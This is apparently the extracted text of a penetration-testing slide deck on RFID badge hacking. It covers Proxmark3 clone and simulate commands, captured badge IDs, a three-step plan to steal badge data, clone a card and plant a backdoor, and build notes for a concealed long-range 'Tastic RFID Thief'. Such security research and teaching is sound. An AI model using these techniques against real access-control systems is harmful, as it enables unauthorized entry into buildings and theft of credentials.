<p>MINNESOTA DRIVER'S LICENSE</p> <p>DAVE E. ELIZABETH SAMPLE 123 MAIN STREET NORTHWEST MINNEAPOLIS, MN 55448-0005 Date of Birth: 05-22-1968 Sex: F Eyes: BLUE Hair: BROWN Height: 5'08" Weight: 120 LBS Issue: 11-2012 Expires: 05-22-2016 D-616-603-235-374 <i>Lynda Sample</i></p>	<p>MINNESOTA ENHANCED DRIVER'S LICENSE</p> <p>DAVE E. ELIZABETH SAMPLE 123 MAIN STREET NORTHWEST MINNEAPOLIS, MN 55448-0005 Date of Birth: 05-22-1968 Sex: F Eyes: BLUE Hair: BROWN Height: 5'08" Weight: 120 LBS Issue: 11-2012 Expires: 05-22-2016 D-616-603-235-374 <i>Lynda Sample</i></p>
Standard Driver's License	Enhanced Driver's License

DVS Driver's Vehicle Services

"Enhanced" Designation: US Flag, MRZ/OCR (new to a driver's license)

RFID chip embedded in document: Min 23mm white space




MORE WAYS TO UNLOCK DOORS

OKIDOKEYS' Smart-Locks work across a **unique multi-technology platform including** Bluetooth 4.0 (BLE), Near Field Communication (NFC), Radio Frequency Identification (RFID), Crypto Acoustic Credential (CAC) and are **not dependent on WiFi** networks thanks to



How a Card Is Read

POINTS OF ATTACK





RFID Hacking Gear

PENTEST TOOLKIT

RFID Hacking Gear

SUMMARY OF WHAT WE HAVE



Tastic RFID Thief

- T55x7 Cards
- Q5 cards (T5555)



SONMicro - 125 KHz RFID Evaluation Kit - Deluxe

pcProx® 125 kHz & AIR ID® 13.56 MHz Card Analyzer




Intelligent portable Card Analyzers for determination of proximity & contactless smart cards

RFIDeas – HF and LF USB Tools



rfidiot.org



proxmark³

Welcome to the Proxmark III online store. We offer the fastest way to get started researching RFID and Near Field Communication systems using the powerful Proxmark III device.

- Pre-programmed thoroughly tested boards
- Read & emulate any RFID tag
- Orders ship within 2 business days

Get Yours Today!

ACG LAHF USB	125/134.2 kHz & 13.56 MHz	USB	EM4x02 EM4x50 EM4x05 (ISO 11784/5 FDX-B) Hitag 1 / 2 / S Q5 TI 64 bit R/O & R/W TI 1088 bit Multipage ISO 14443 A/B, ISO 15693, ISO 18000-3, NFC, I-CODE
--------------	---------------------------	-----	--




RFIDIOTS Compatible - ACG LAHF USB – High and Low Frequency Antenna

RFID Hacking Gear

HF - HIGH FREQUENCY (13.56 MHz)

High Frequency
 13.56 MHz read/write iCLASS®, MIFARE® and DESFire® contactless smart card technology is available in various combinations with low frequency, magnetic stripe and contact smart chip modules.

iCLASS® DESFire® MIFARE®



High Frequency PCB Antenna

Our high frequency PCB antenna ("HFA") is specifically designed for the Proxmark III. It is tuned to operate at 13.56MHz and is capable of snooping the UID of a Mifare 1k classic card at a distance of 3cm.

The antenna can be switched to match either a 100pF or 47pF capacitor on the HF circuit of the Proxmark. When connected to a working Proxmark, the antenna registers approximately 8-9V (as produced by the `tune` command). Our HFA can be used to interact with the following tags:

- Mifare
- ISO14443A / ISO14443B
- ISO15693
- EPA
- Legic
- iClass

The antenna is the size of a credit card and ships with a 3' Hirose USB cable that is used to connect it to a Proxmark. Antennas are connected to the 5-pin USB port on the Proxmark using the USB cable included.

In The Box HF PCB antenna with 3' USB cable

Dimensions 8.3cm x 5.5cm x 1cm

Weight 16g

Impedance 1.5Ω

Approximate Range 3 - 5cm

Proxmark3 - HF Antenna



Identive SCM SCL3711 USB 13.56 MHz Reader/Writer


- Works with libnfc library, PN533 chip



Dual interface contactless and contact smart card reader for end-user environments.

OmniKey CardMan 5321 USB - RFID Reader / Writer



ACG LAHF USB	125/134.2 kHz & 13.56 MHz	USB	EM4x02 EM4x50 EM4x05 (ISO 11784/5 FDX-B) Hitag 1 / 2 / S Q5 TI 64 bit R/O & R/W TI 1088 bit Multipage ISO 14443 A/B, ISO 15693, ISO 18000-3, NFC, I-CODE	
--------------	---------------------------	-----	--	---

RFIDiots Compatible - ACG LAHF USB – High and Low Frequency Antenna



Pwn Pad 2014

NEXUS 7 PENTEST DEVICE



Toolkit includes:

Wireless Tools

- Aircrack-ng
- Kismet
- Wifite
- Reaver
- MDK3
- EAPeak
- Asleap
- FreeRADIUS-WPE
- Hostapd

Network Tools

- NET-SNMP
- Nmap
- Netcat
- Hping3
- Macchanger
- Tcpdump
- Tshark
- Ngrep
- Dsniff
- Ettercap-ng

Bluetooth Tools:

- bluez-utils
- btscanner
- bluelog
- Ubertooth tools

- SSLstrip
- Hamster & Ferret
- Metasploit
- SET
- Easy-Creds
- John (JTR)

Web Tools

- Nikto
- W3af

- Hydra
- Pyrit
- Scapy

Kali NetHunter

NEXUS 7 PENTEST DEVICE



Nexus7 (2013 – WiFi) – Android Tablet – Non-PwnPad2014



NEXUS 10 TABLET

NEXUS 7 MINI-TABLET


NEXUS 5 MOBILE PHONE



Proxmark3 on Android

MOBILERFID HACKING

proxmark³





RFID Hacking Tools

PENTEST TOOLKIT



Proxmark3



RFID HACKING TOOLS

- RFID Hacking swiss army knife
- Read/simulate/clone RFID cards

Proxmark3 - iCLASS Commands

Command	Description
hf iCLASS help	This help
hf iCLASS list	List iCLASS history
hf iCLASS snoop	Eavesdrop iCLASS communication
hf iCLASS sim	Simulate iCLASS tag
hf iCLASS reader	Read an iCLASS tag
hf iCLASS replay	Read an iCLASS tag via Reply Attack
hf iCLASS dump	Authenticate and Dump iCLASS tag
hf iCLASS write	Authenticate and Write iCLASS block

Proxmark3 - MIFARE Commands

Command	Description
hf mf help	This help
hf mf dbg	Set default debug mode
hf mf rdbl	Read MIFARE classic block
hf mf urdbl	Read MIFARE Ultralight block
hf mf urdcard	Read MIFARE Ultralight Card
hf mf uwrbl	Write MIFARE Ultralight block
hf mf rdsc	Read MIFARE classic sector
hf mf dump	Dump MIFARE classic tag to binary file
hf mf restore	Restore MIFARE classic binary file to BLANK tag
hf mf wrbl	Write MIFARE classic block
hf mf chk	Test block keys
hf mf MIFARE	Read parity error messages.
hf mf nested	Test nested authentication
hf mf sniff	Sniff card-reader communication
hf mf sim	Simulate MIFARE card
hf mf eclr	Clear simulator memory block
hf mf eget	Get simulator memory block
hf mf eset	Set simulator memory block
hf mf eload	Load from file emul dump
hf mf esave	Save to file emul dump
hf mf ecfill	Fill simulator memory with help of keys from simulator
hf mf ekeyprn	Print keys from simulator memory
hf mf csetuid	Set UID for magic Chinese card
hf mf csetblk	Write block into magic Chinese card
hf mf cgetblk	Read block from magic Chinese card
hf mf cgetsc	Read sector from magic Chinese card
hf mf cload	Load dump into magic Chinese card
hf mf csave	Save dump from magic Chinese card into file or emulator

RFIDiot Scripts


RFID HACKING TOOLS



rfidiot.org

RFIDiot Scripts - installed by default in Kali Linux

ACG LAHF USB	125/134.2 kHz & 13.56 MHz	USB	EM4x02 EM4x50 EM4x05 (ISO 11784/5 FDX-B) Hitag 1 / 2 / S Q5 TI 64 bit R/O & R/W TI 1088 bit Multipage ISO 14443 A/B, ISO 15693, ISO 18000-3, NFC, I-CODE
--------------	---------------------------	-----	--



RFIDeas Tools

RFID HACKING TOOLS

pcProx® 125 kHz & AIR ID® 13.56 MHz Card Analyzer

\$269.00



Intelligent portable Card Analyzers for determination of proximity & contactless smart cards

- No software required
- Identifies card type and data
- Great for badges w/o visual indicators of card type

```
Readers compatible with this card:
RDR-6081AKU Black Reader
RDR-6081APU Pearl Reader
KT-6081AKU Black Reader
KT-6081APU Black Reader w/mounting kit

Card Size/Data: 26 Bits/0x3F9CDEE
.....
Analysis Complete

Press Scroll Lock or Caps Lock to atart analysis.
```

No software required,
open up notepad and go

pcProx 125 kHz Supported Cards—Partial List

- | | |
|-----------------------|--------------------|
| AWID | *1Cardax |
| Casi-Rusco® | *1Deister |
| EM410X/Rosslare | *1G-Prox™ II |
| HID® | *Hitag 1, S |
| *1Hitag 2 | Honeywell Nexwatch |
| *1IDTECK/RF Logics | Indala® 26 bit |
| Indala® Custom | Kantech ioProx™ |
| *Keri Systems | *ReadyKey Pro |
| *1SecuraKey RadioKey® | |

AIR ID 13.56 MHz Supported Cards—Partial List

- | | |
|---------------------|-------------|
| 14443A/15693 CSN | *Felica |
| iCLASS® CSN | MIFARE® CSN |
| MIFARE® DesFire CSN | *1Sielox |
| *1XceedID® | |


Methodology

3 STEP APPROACH

1. Silently steal badge info



2. Create card clone



3. Enter and plant backdoor



Distance Limitations

A \$\$ GRABBING METHOD



Swiping Proximity Cards...



DerbyCon 2012 - Stephen Heath - @dilisnya

Mifare Hack
DigitalSecurity808



Existing RFID hacking tools only work when a few centimeters away from badge

Standard proxmark3 cloning



Jonathan Westhues

```
hid fskdemod  
98139d7c32 (5432)  
98139d7c32 (5432)  
98139d7c32 (5432)
```


```
proxmark3> lf hid sim 98139d7c32  
Emulating tag with ID 98139d7c32  
#db# Stopped
```

Tastic Solution

LONG RANGE RFID STEALER




```
CARDS.TXT x
0 10 20 30 40 50
1 34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN: 00000010
2 26 bit card: 2006e23186, FC = 113, CC = 6339, BIN: 00000010
3 34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN: 00000010
4 35 bit card: 2f85c94ee3, FC = 3118, CC = 305009, BIN: 00000
5 26 bit card: 200610769a, FC = 8, CC = 15181, BIN: 000
6 34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN:
7 34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN:
FC = 8, CC = 15181, BIN: 000000100
```




Tastic RFID Thief

LONG RANGE RFID STEALER





- Easily hide in briefcase or messenger bag, read badges from up to 3 feet away
- Silent powering and stealing of RFID badge creds to be cloned later using T55x7 cards





Tastic RFID Thief

LONG RANGE RFID STEALER





BISHOP FOX

Tastic RFID Thief

LONG RANGE RFID STEALER

- Designed using Fritzing
- Exports to Extended-Gerber
- Order PCB at www.4pcb.com
 - \$33 for 1 PCB
 - Much cheaper in bulk




Custom PCB




TASTIC RFID THIEF

Custom PCB – easy to plug into any type of RFID badge reader



LCD Screen



MicroSD Card



CARDS.txt



Any RFID Badge Reader




Power




Wiegand Input

TASTIC RFID THIEF



Tastic Custom PCB – reads from Wiegand output of RFID badge reader:

- Outputs a badge **binary number** by sending electrical pulses for '0' and '1' on wires **Data 0** and **Data 1**
- Wiegand Interface consists of 3 lines: "Data 0", "Data 1", "Data Return" (Ground)
- To send a '0'-bit, a pulse is sent on **DATA 0 (Green)**
- To send a '1'-bit, a pulse is sent on **DATA 1 (White)**
- Every HID reader has a Wiegand output available



Commercial Readers

TASTIC RFID THIEF

Long-range commercial RFID readers to weaponize:

RFID Product Family	Frequency	Long Range Reader	URL
HID Prox	Low Frequency	HID MaxiProx 5375	https://www.hidglobal.com/products/readers/hid-proximity/5375
Indala Prox	Low Frequency	Indala Long-Range Reader 620	http://www.hidglobal.com/products/readers/indala/620
iCLASS	High Frequency	iCLASS - R90 Long Range reader	http://www.hidglobal.com/products/readers/iCLASS/r90

Base Technology		HID
iCLASS	13.56 MHz	✓
MIFARE/DESFire	13.56 MHz	✗
HID Prox	125 kHz	✓
Indala Prox	125 kHz	✓

3 out of 4 HID RFID product families covered






Bluetooth®

Bluetooth – Other

- Bluetooth Modules:
 - SparkFun BLE Mate 2
 - Bluetooth Mate Gold - Sparkfun
 - Bluetooth Module Breakout - Roving Networks (RN-41)
 - Bluetooth Modem - BlueSMiRF Silver (RN-42)
 - Bluetooth Bee for Arduino - Seeedstudio
 - Bluetooth Bee Standalone with built-in Arduino
 - KEDSUM Arduino Wireless Bluetooth Transceiver Module
- Bluetooth 4.0 USB Module (v2.1 Back-Compatible)
- SENA UD100 industrial Bluetooth USB adapter
 - PwnPad 2014 - supports packet injection (up to 1000')




Commercial Readers

TASTIC RFID THIEF

High Frequency

13.56 MHz read/write iCLASS®, MIFARE® and DESFire® contactless smart card technology is available in various combinations with low frequency, magnetic stripe and contact smart chip modules.



~\$345 on ebay

- HID iCLASS – R90 – Long Range Reader
 - Tastic PCB in R90 will pick up iCLASS card if target company is using default “Standard Security”.

R90 Long Range Reader

Long Range Contactless Smart Card Reader • Read Only • 6150



- ▶ Long read range distance (up to 18 inches or 45 centimeters)
- ▶ Reads all HID iCLASS® and ISO15693 compatible (CSN) credentials

iCLASS Security Levels

- ▶ **Standard Security**: two keys are shared across all HID readers world-wide. Swiping any standard security card in front of a standard security reader results in “beep-n-blink” of the reader. Cards are provided by HID and have a unique combination of a card ID (not UID) and a facility ID.
- ▶ **High Security**: system specific keys for each installation. As the authentication keys differ, Standard Security cards and cards from other system won't result in “beep-n-blink” of the reader.
- ▶ **iCLASS Elite**: like *High Security*, but keys maintained by HID – customer gets preprogrammed cards.

Tastic RFID Thief

LONG RANGE RFID STEALER



R90 Long Range Reader

